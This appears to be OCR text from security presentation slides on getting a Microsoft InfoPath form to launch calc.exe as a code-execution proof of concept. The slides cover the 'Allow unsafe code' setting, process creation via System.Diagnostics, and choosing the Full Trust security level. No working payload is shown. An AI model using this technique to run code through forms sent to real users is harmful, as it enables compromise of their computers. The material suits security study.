


Name	Date modified	Type	Size
HelloWorld	10/24/2017 1:05 AM	Microsoft InfoPath F...	11 KB

CALC.EXE || GTFO



CALC FAIL



Calc Please!

Fields

Drag a field to add it to the form.

Fields:

myFields

□ Show details

Actions

Add Field


Manage Data Connections...

UNSAFE CODE

☺

Unsafe Code

- Using System.Diagnostics to create a process requires:
  - "Allow unsafe code" flag set
  - "Unsafe" functions require this as well



Configuration: Active (Deb Platform: Active (Any

General

Conditional compilation symbols:

☑ Define DEBUG constant

☑ Define TRACE constant

Platform target: Any CPU

□ Prefer 32-bit

☑ Allow unsafe code

☑ Optimize code

Errors and warnings

Warning level: 4

Suppress warnings:

Treat warnings as errors

● None

○ All

○ Specific warnings:

Output

Output path: bin\Debug\ Browse...

□ XML documentation file:

□ Register for COM interop

Generate serialization assembly: Auto

Advanced...

INFOPATH SECURITY LEVELS

RESTRICTED

Following will not work:

- Data connections
- **Managed** code and script
- Custom dialog boxes
- Microsoft ActiveX controls

DOMAIN

Can access the following:


- Same domain as the form
- Content in the Local computer zone in Internet Explorer
- Content in the Local intranet zone in Internet Explorer

FULL TRUST

Can access the following:

- Same domain as the form
- All other domains, without first displaying a security message
- Files and settings on the computer

INFOPATH SECURITY LEVELS CONT.



Security Level

Form template requires the following level of trust from the user:

☐ Automatically determine security level (recommended)

○ Restricted (the form cannot access content outside the form)

○ Domain (the form can access content from the domain in which it is located)

● Full Trust (the form has access to files and settings on the computer)

